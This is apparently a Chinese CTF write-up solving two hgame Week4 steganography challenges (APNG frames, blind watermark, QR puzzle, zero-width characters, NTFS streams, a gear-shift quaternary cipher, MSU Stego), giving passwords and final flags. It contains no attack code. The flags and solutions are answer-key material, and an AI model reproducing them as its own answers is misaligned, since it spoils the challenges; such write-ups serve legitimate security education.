
CTF 好难啊


题目地址 https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week4/%E6%91%86%E7%83%82.zip

基准分数 400


当前分数 400

完成人数 39







从结构上来看应该是`apng`，用`apng disassembler`分离



看起来一样的图片，大小不一样，猜测盲水印



得到压缩包密码：`4C*9wfg976`




CTF.png


啊.png

好.png

难.png

拼图，用PS





将得到的二维码用二维码在线站扫：https://products.aspose.app/barcode/recognize#

零宽度字符隐写：https://330k.github.io/misc_tools/unicode_steganography.html


```
hgame{1_W4nT_T0_p1Ay_r0Tten}
```

At0m的给你们的(迟到的)情人节礼物

At0m的给你们的(迟到的)情人节礼物[已完成]

描述

这边是At0m的hint 和 一道奇妙的misc题

题目地址 https://actue-1308188104.cos.ap-shanghai.myqcloud.com/Week4/gift.rar

基准分数 300

当前分数 300

完成人数 15


题目附件是RAR压缩的，使用`winrar`解压

gift.rar


`ntfsstreamseditor`扫一下，发现NTFS流隐藏的文件


```
秋名山车神Atom开车啦
4 up left down up right down up left up down right down up left down up right down up left up down right down up
 left down up right up down left up down right down up left down up right down up left up down right down up lef
t up down down up up down right down up left up down right up down left up down right down up left up down right
 up
```

`gift.mp4`视频中，出题人切屏的时候得到一个信息



`gift2.avi`极大可能使用了`msu steg`，但是`msu steg`解视频文件需要一个数字密码
NTFS流隐藏的文件提到的是开车，然后一个4开头，之后就是上下左右的方向，用笔画了一下



画来画去得到一个H形状，联想到提到车，猜测可能是手动挡车的挡位

从`4`档开始，始终在`1-4`档移动，猜测可能是四进制，把移动过程中经过的挡位记录下来

```
4
up left down 2
up right down 4
up left up 1
down right down 4
```


```
up left down 2
up right down 4
up left up 1
down right down 4
up left down 2
up right up 3
down left up 1
down right down 4
up left down 2
up right down 4
up left up 1
down right down 4
up left up 1
down down 2
up up 1
down right down 4
up left up 1
down right up 3
down left up 1
down right down 4
up left up 1
down right up 3

4241424142314241412141314 13
```


得到一串数字，Python简单处理得到一串数字

```
from binascii import *

data = '4241424142314241412141314 13'
quater_num = ''
for n in data:
    quater_num += str(int(n)-1)
flag = unhexlify(hex(int(quater_num, 4))[2:])
print(flag)
```

```
PS C:\Users\Administrator\Downloads\gift\gift> python .\code.py
b'7767122'
```

`MSU Stego`




```
hgame{Q1ng_R3n_J1e_Da_Sh4_CTF}
```